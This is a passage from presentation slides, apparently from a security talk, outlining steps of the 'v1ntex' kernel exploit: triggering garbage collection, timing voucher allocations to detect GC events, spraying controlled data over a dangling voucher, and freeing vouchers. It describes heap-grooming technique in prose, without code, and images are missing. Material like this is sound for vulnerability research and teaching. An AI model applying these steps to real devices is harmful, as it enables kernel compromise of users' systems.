
v1ntex exploit

8. Trigger a Garbage collection to release unused pages!





v1ntex exploit

Previous GC region




8. Slowly allocate
vouchers
(which hopefully fall in
GC region) and
measure time



v1ntex exploit

8. Subsequent allocations will eventually trigger garbage collection which can will be seen as a time peak!

NOTE: another big peak could indicate page allocation



v1ntex exploit


9. Spray controlled data to overlap with dangling voucher



v1ntex exploit

10. Release unused GC-vouchers

